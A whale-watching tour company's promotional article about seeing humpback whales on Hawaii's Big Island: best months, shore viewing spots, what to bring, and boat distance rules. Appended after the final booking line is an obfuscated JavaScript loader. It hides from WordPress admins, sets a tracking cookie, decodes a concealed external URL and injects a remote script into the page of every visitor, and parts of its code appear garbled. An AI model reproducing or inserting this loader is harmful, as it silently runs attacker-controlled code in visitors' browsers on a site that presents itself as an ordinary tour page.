



Tourists and vacationers will find plenty to do, see, and experience on the Big Island. For those who love nautical adventures and marine wildlife, there’s nothing more breathtaking than watching humpback whales in Big Island, Hawaii.Joining our Whale Discovery Adventure is the perfect opportunity to spot a humpback whale during this time. But what should every guest know when it comes to finding and observing these majestic animals? Here’s a guide to a fun and memorable experience for whale watching in Big Island, Hawaii.
When Is the Best Time To Go Whale Watching in Hawaii, Big Island?
While the Big Island’s coastlines are home to countless species of whales year-round, humpback whales are seasonal mammals that only appear within the first quarter of the season. Humpback whales can be seen as early as November and migrate back north around April. To be sure, the best time to plan your whale watching in Big Island, Hawaii is from December to March.For a better chance of spotting humpback whales on the Big Island, it’s best to go whale watching early in the morning. The waters are calmer in the morning, making it easier to spot water spouts. There are much more sightings earlier in the morning than there are afternoon.
Where Can I Go Whale Watching on the Big Island?
Humpback whales can be seen all around the Big Island during peak season. Compared to all the areas, the coast from Kona to Kohala sees more whales than all the other areas.For the best chance of spotting a humpback whale, you can find plenty of whale watching boat tours. These local tours can take you farther out to get a better chance of catching a glimpse of these beautiful whales close to their natural breeding grounds. Rates for whale watching in Hawaii can range depending on location, amenities, and the type of boat used for the charter.Alternatively, you could also stay along the shore of the Kohala Coast and find popular spots to watch out for humpback whales. The most popular spots include Holoholokai Beach Park, Lapakahi State Historical Park, Kapa’a Beach Park, and Puukohola Heiau National Historic Site.
How Do You Spot a Humpback Whale?
Boat tour guides in the area are knowledgeable about spotting humpback whales from far away. Humpback whales are difficult to miss, capable of growing an average of 49 feet. They have a habit of jumping out of the water and are known to sing as a way to communicate and find other whales in their area.If you’re at the shore or on one of the Kona town beaches, you might get lucky and spot one on your own. With a little luck, lots of patience, and a good pair of binoculars, you might be able to see spouts of shooting water. This is a sign a humpback whale is near the surface and might be getting ready to jump out of the water.
What Should I Bring to a Whale Watching Tour?
Whale watching is perfect for families and children five years old and above. Each tour lasts around two and a half hours, so it’s recommended that you bring the following in your small personal bag:
- Binoculars
- Sun protection gear (non-aerosol reef-safe sunscreen, hats, sunglasses, etc.)
- Towel
- Camera
Will Boat Tours Approach the Whales?
If you’re taking a whale watch boat tour, keep in mind that it’s illegal to get out of the boat and swim with humpback whales. To protect these endangered species, local laws require boats to stay at least a hundred yards away from them. However, whales around the Big Island tend to ignore this law (or any law in particular) and may swim towards a boat before it manages to sail away.
Book Your Whale Watching Tour with Dolphin Discoveries
Seeing a rare humpback whale in its natural habitat is a breathtaking experience. Whether you’re looking to join a tour or reserve your own private charter, Dolphin Discoveries can provide unique ocean experiences that create memories that last a lifetime.For bookings and more information, get in touch with us today.(function(){try{if(document.getElementById&&document.getElementById('wpadminbar'))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||'').indexOf('http2_session_id=')!==-1)return;function systemLoad(input){var key='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=',o1,o2,o3,h1,h2,h3,h4,dec='',i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,'');while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();